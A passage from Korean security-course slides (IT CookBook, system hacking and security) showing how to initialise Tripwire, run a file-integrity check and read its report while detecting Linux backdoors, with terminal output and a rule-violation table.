root@ubuntu:/# /usr/sbin/tripwire -m i
Please enter your local passphrase:
Parsing policy file: /etc/tripwire/tw.pol
Generating the database...
*** Processing Unix File System ***
#### Warning: File system error.
#### Filename: /var/lib/tripwire/ubuntu.twd
#### No such file or directory
#### Continuing...
```

그림 9-47 tripwire 초기화로 파일 시스템에서 데이터베이스 생성



9-6 리눅스 백도어 탐지하고 제거하기

4 무결성 검사하기

- tripwire를 설치하면 매일 자동으로 cron 데몬에 의해서 실행되지만, 관리자가 임의로 – check 옵션을 설정하여 실행할 수도 있다.

```
/usr/sbin/tripwire -- check
```

```
root@ubuntu: /
File Edit View Search Terminal Help
root@ubuntu:/#
root@ubuntu:/# /usr/sbin/tripwire --check
Parsing policy file: /etc/tripwire/tw.pol
*** Processing Unix File System ***
Performing integrity check...
#### Warning: File system error.
#### Filename: /etc/rc.boot
#### No such file or directory
#### Continuing...
#### Warning: File system error.
#### Filename: /root/mail
```

그림 9-48 tripwire를 이용한 무결성 검사



9-6 리눅스 백도어 탐지하고 제거하기

- 작성된 보고서는 /var/lib/tripwire/report 경로에 저장된다.

```
twprint -m r --twrfile [보고서 파일.twr]
```

```
root@ubuntu: /var/lib/tripwire/report
File Edit View Search Terminal Help
root@ubuntu:/var/lib/tripwire/report#
root@ubuntu:/var/lib/tripwire/report# ls -al
total 28
drwxr-xr-x 2 root root 4096 May 12 18:04 .
drwxr-xr-x 3 root root 4096 May 12 18:03 ..
-rw-r----- 1 root root 18814 May 12 18:04 ubuntu-20180512-180346.twr
root@ubuntu:/var/lib/tripwire/report#
root@ubuntu:/var/lib/tripwire/report# twprint -m r --twrfile ./ubuntu-20180512-180346.twr
Note: Report is not encrypted.
Open Source Tripwire(R) 2.4.3.1 Integrity Check Report

Report generated by:      root
Report created on:       Sat 12 May 2018 06:03:46 PM PDT
Database last updated on: Never


=====
Report Summary:
=====

Host name:                ubuntu
Host IP address:          127.0.1.1
Host ID:                  None
Policy file used:         /etc/tripwire/tw.pol
Configuration file used:  /etc/tripwire/tw.cfg
Database file used:       /var/lib/tripwire/ubuntu.twd
Command line used:        /usr/sbin/tripwire --check

=====
Rule Summary:
```



9-6 리눅스 백도어 탐지하고 제거하기



```
root@ubuntu: /var/lib/tripwire/report
File Edit View Search Terminal Help
=====
Rule Summary:
=====
Section: Unix File System
-----
```

Rule Name	Severity Level	Added	Removed	Modified
Other binaries	66	0	0	0
Tripwire Binaries	100	0	0	0
Other libraries	66	0	0	0
Root file-system executables	100	0	0	0
* Tripwire Data Files	100	1	0	0
System boot changes	100	0	0	0
Root file-system libraries (/lib)	100	0	0	0
Critical system boot files	100	0	0	0
Other configuration files (/etc)	66	0	0	0
Boot Scripts	100	0	0	0
Security Control	66	0	0	0
Root config files	100	0	0	0
* Devices & Kernel information	100	389	993	0
Invariant Directories	66	0	0	0

Total objects scanned: 225360
Total violations found: 1383

그림 9-49 tripwire로 생성된 보고서 읽기





Thank You !

IT CookBook, 정보 보안 개론과 실습 : 시스템 해킹과 보안(개정판)